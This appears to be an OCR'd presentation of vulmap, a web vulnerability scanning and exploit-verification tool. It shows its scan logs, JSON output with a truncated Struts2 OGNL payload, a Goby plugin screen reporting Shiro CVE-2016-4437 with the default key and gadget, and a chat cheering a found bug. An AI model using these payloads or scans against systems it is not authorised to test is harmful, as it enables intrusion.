 [ \ [  ][  | | |  | | [ `.-. .-. | `'_\ :[ '/'`\ \
  \ \/ /  | \_/ |, | |  | | | | | | // | |,| \__/ |
   \__/   '.__.'_/[___][___||__||__]'-;__/| ;.___/
                                        [__|
[15:45:13] [WARN] The current version is: 0.7, Version check failed
[15:45:17] [INFO] Use custom proxy: 127.0.0.1:1080
[15:45:17] [INFO] Proxy info: [region: UNITED STATES] [city: (Unknown city)] [proxy ip: 45.87.95.238]
[15:45:18] [INFO] Start scanning target: http://127.0.0.1:8045
[15:45:24] [INFO] Unable to identify target, Run all pocs
[15:45:29] [WARN] Apache Struts2: S2-015 check failed because unable to connect !!!
[15:45:34] [+] The target is Apache Struts2: S2-046 [rce] [cmd: echo 0114f5d17bed29ed386fa9c551f3ced0]
[15:45:43] [INFO] Scan completed and ended
```

Function - Output (json & text)

gnome-terminal

```
zhzy@debian:~/phpggc$ vulmap -u http://127.0.0.1:8045 --output-text re.txt  --output-json re.json
                    __
                   [  |
  _   __  __   _    | |  _ .--..--.   ,--.  _ .--.
 [ \ [  ][  | | |   | | [ `.-. .-. | `'_\ :[ '/'`\ \
  \ \/ /  | \_/ |, | |  | | | | | | // | |,| \__/ |
   \__/   '.__.'_/[___][___||__||__]'-;__/| ;.___/
                                        [__|
[15:45:13] [WARN] The current version is: 0.7, Version check failed
[15:45:18] [INFO] Start scanning target: http://127.0.0.1:8045
[15:45:24] [INFO] Unable to identify target, Run all pocs
[15:45:34] [+] The target is Apache Struts2: S2-046 [rce] [cmd: echo 0114f5d17bed29ed386fa9c551f3ced0]
[15:45:43] [INFO] Scan completed and ended
[15:45:43] [INFO] Scan result text saved to: re.txt
[15:45:43] [INFO] Scan result text saved to: re.json
```

Function - Output (json & text)

gedit - re.txt


```
[*] http://127.0.0.1:8045
--> [名称:Struts2 Remote Code Execution] [编号:CVE-2017-5638] [类型:remote command execution] [rce] [cmd:echo xxx]
[*] http://127.0.0.1:8046
[*] http://127.0.0.1:8047
[*] http://127.0.0.1:8048
[*] http://127.0.0.1:8049
[*] http://127.0.0.1:8050
[*] http://127.0.0.1:8051
[*] http://127.0.0.1:8052
[*] http://127.0.0.1:8053
[*] http://127.0.0.1:8054
```

Function - Output (json & text)


gedit - re.json


```
[
    {
        "create_time": 1615970218933,
        "detail": {
            "author": "zhzyker",
            "description": "Struts2 Remote Code Execution",
            "host": "127.0.0.1",
            "param": {},
            "payload": "%{(#test='multipart/form-data').(#dm=@ognl.OgnlContext@DEFAULT_MEMBER_ACCESS) ...",
            "port": 8045,
            "request": "POST / HTTP/1.1\r\nHost: 127.0.0.1:8045\r\nUser-Agent: Mozilla/5.0 (X11; Linux ...",
            "response": "HTTP/1.1 200 OK\r\nDate: Wed, 17 Mar 2021 08:36:58 GMT\r\nContent-Type: text/html; ...",
            "url": "http://127.0.0.1:8045/"
        },
        "plugin": "Apache Struts2: S2-045",
        "target": {
            "url": "http://127.0.0.1:8045"
        },
        "vuln_class": "remote command execution"
    }
]
```


Todo - Goby


Goby - Attack surface mapping
扩展程序
登录
搜索
热度排行 37
夏目友人帐 816
夏目友人帐
黑客画像-暗... 808
黑客画像专版主题（黑色系），www.1937cn.com
vulmap 671
Vulmap - Web 漏洞扫描和验证工具(填补goby的poc)
SendMail 276
当扫描任务结束后，给用户发送邮件通知用户扫描完成，并且将资...
Christmas ... 254
圣诞节主题。
pocsuite3 221
pocsuite3 - 远程漏洞测试框架
Debug 5
打开Goby的Debug窗口，开发插件不用再下载开发版。
vulmap
Vulmap - Web 漏洞扫描和验证工具(填补goby的poc)
zhzyker | 2021-03-01 | 0.1.0 | 671 | Uninstall
详情
更新日志
10.10.10.10
443
vulmap
返回
vulmap 扫描完成并发现漏洞！
全部资产
6 端口,1 ip
导出
IP
vulmap scan result
[19:57:08] [WARN] The current version is: 0.7, Version check filed
[19:57:16] [INFO] Start scanning target:
[19:57:19] [INFO] Identify whether the target is: Flink
[19:57:19] [INFO] Identify whether the target is: Tomcat
[19:57:19] [INFO] Identify whether the target is: Fastjson
[19:57:21] [INFO] Identify whether the target is: Elasticsearch
[19:57:21] [INFO] Identify whether the target is: Jenkins
[19:57:21] [INFO] Identify whether the target is: Weblogic
[19:57:22] [INFO] Identify whether the target is: Spring
[19:57:22] [INFO] Identify whether the target is: Solr
[19:57:22] [INFO] Identify whether the target is: Nexus
[19:57:22] [INFO] Identify whether the target is: JBoss
[19:57:23] [INFO] Identify whether the target is: Drupal
[19:57:23] [INFO] Identify whether the target is: Struts2
[19:57:23] [INFO] Identify whether the target is: Shiro
[19:57:24] [INFO] Identify whether the target is: Druid
[19:57:24] [INFO] The identification target is: shiro
[19:57:24] [+] The target is Apache Shiro: CVE-2016-4437 [rce] [key:kPH+bIxk5D2deZiIxcaaaA==]
[gadget:CommonsBeanutils1]
[19:57:24] [INFO] Scan completed and ended

Todo - Goby



Goby - Attack surface mapping
vulmap
vulmap.py 位置:
/opt/tools/scan/vulmap/vulmap.py
Browse
python3 命令或位置:
python3
Confirm

Todo - Goby


Goby - Attack surface mapping
« 返回
vulmap 扫描完成并发现漏洞！
全部资产
6 端口,1 ip
导出
IP
vulmap scan result
vulmap
[19:57:08] [WARN] The current version is: 0.7, Version check filed
[19:57:18] [INFO] Start scanning target:
[19:57:19] [INFO] Identify whether the target is: Flink
[19:57:19] [INFO] Identify whether the target is: Tomcat
[19:57:19] [INFO] Identify whether the target is: Fastjson
[19:57:21] [INFO] Identify whether the target is: Elasticsearch
[19:57:21] [INFO] Identify whether the target is: Jenkins
[19:57:21] [INFO] Identify whether the target is: Weblogic
[19:57:22] [INFO] Identify whether the target is: Spring
[19:57:22] [INFO] Identify whether the target is: Solr
[19:57:22] [INFO] Identify whether the target is: Nexus
[19:57:22] [INFO] Identify whether the target is: JBoss
[19:57:23] [INFO] Identify whether the target is: Drupal
[19:57:23] [INFO] Identify whether the target is: Struts2
[19:57:23] [INFO] Identify whether the target is: Shiro
[19:57:24] [INFO] Identify whether the target is: Druid
[19:57:24] [INFO] The identification target is: shiro
[19:57:24] [+] The target is Apache Shiro: CVE-2016-4437 [rce] [key:kPH+bIxk5D2deZiIxcaaaA==]
[gadget:CommonsBeanutils1]
[19:57:24] [INFO] Scan completed and ended


wechat
以前自己测没发现到的
这几个稳
12:07
嗯，稳的
确实以前没测出来
向大佬递头
贺电
收获高危一枚

Todo - More PoC




扫描框架
我
整合工具

papapa
0.0
Unfollow

HJK
ZJU
Unfollow

Taoing
Joined on May 6, 2017
Unfollow

getcode2git
Joined on Dec 6, 2015
Follow

gobysec
Goby
Follow

Ramon403
CN
Follow

Aaron
Asiainfo
Unfollow

Ar3h
Joined on Dec 27, 2018
Unfollow

Broken_5
China
Unfollow

han0x7300
Joined on Mar 1, 2018
Follow

zxsongc
深圳
Follow

jimdx
Joined on Aug 16, 2017
Follow

Buzz2d0
Aurora Infinity
Unfollow

chor
Joined on Jun 19, 2014
Unfollow

三米前有蕉皮
CN
Unfollow

SRW-OG
Joined on Apr 17, 2014
Follow

LGB-Z
Joined on Aug 31, 2020
Follow

fengyuhetao
who knows
Follow

cqlhupt
Joined on Oct 27, 2018
Unfollow

FanqXu
Joined on Jul 6, 2018
Unfollow

feihong
hefei
Unfollow

20011004
Joined on Aug 23, 2017
Follow

dlh996
Joined on Sep 6, 2016
Follow

prefer0ne
Joined on Oct 18, 2020
Follow

foolb
Joined on Apr 1, 2017
Unfollow

Fplyth0ner
Combie
Unfollow

Key
米斯特安全团队
Unfollow

yangzijita
Joined on Sep 14, 2016
Follow

K1vinL
Joined on Nov 16, 2017
Follow

yx2124538
Joined on Oct 18, 2017
Follow

Wumpus
127.0.0.1
Unfollow

j1anFen
Joined on May 6, 2015
Unfollow

xiaorui@JRZ
Somewhere behind NAT.
Unfollow

guchangan1
Joined on Sep 5, 2019
Follow

frankswu
Joined on Feb 6, 2012
Follow

shadow1ng
Joined on May 26, 2018
Follow

just805
https://github.com/
Unfollow

Koutto
Paris
Unfollow

muuk
china,shenzhen
Unfollow

gelusus
Joined on Oct 7, 2015
Follow

BronnyWang
Joined on Sep 17, 2018
Follow

Passer6y
Joined on Dec 17, 2017
Follow

nots1c
Joined on Nov 28, 2020
Unfollow

Sp4ce
Joined on Nov 3, 2017
Unfollow

lupeng
Shuofou.
Unfollow

dashuai785
Joined on Jun 22, 2020
Follow

michealzh
@mogujie
Follow

hahadaxia
Joined on May 10, 2015
Follow

ox01024
china
Unfollow

r0eXpeR
China,ShangHai
Unfollow

sudo0m
china
Unfollow

Scivous
Joined on Jun 14, 2020
Follow

LucifielHack
Joined on Sep 30, 2018
Follow

QLitchi
China
Follow


papapa
0.0
Unfollow
HJK
ZJU
Unfollow
Taoing
Joined on May 6, 2017
Unfollow
getcode2git
Joined on Dec 6, 2015
Follow
gobysec
Goby
Follow
Ramon403
CN
Follow
Aaron
Asiainfo
Unfollow
Ar3h
Joined on Dec 27, 2018
Unfollow
Broken_5
China
Unfollow
han0x7300
Joined on Mar 1, 2018
Follow
zxsongc
深圳
Follow
jimdx
Joined on Aug 16, 2017
Follow
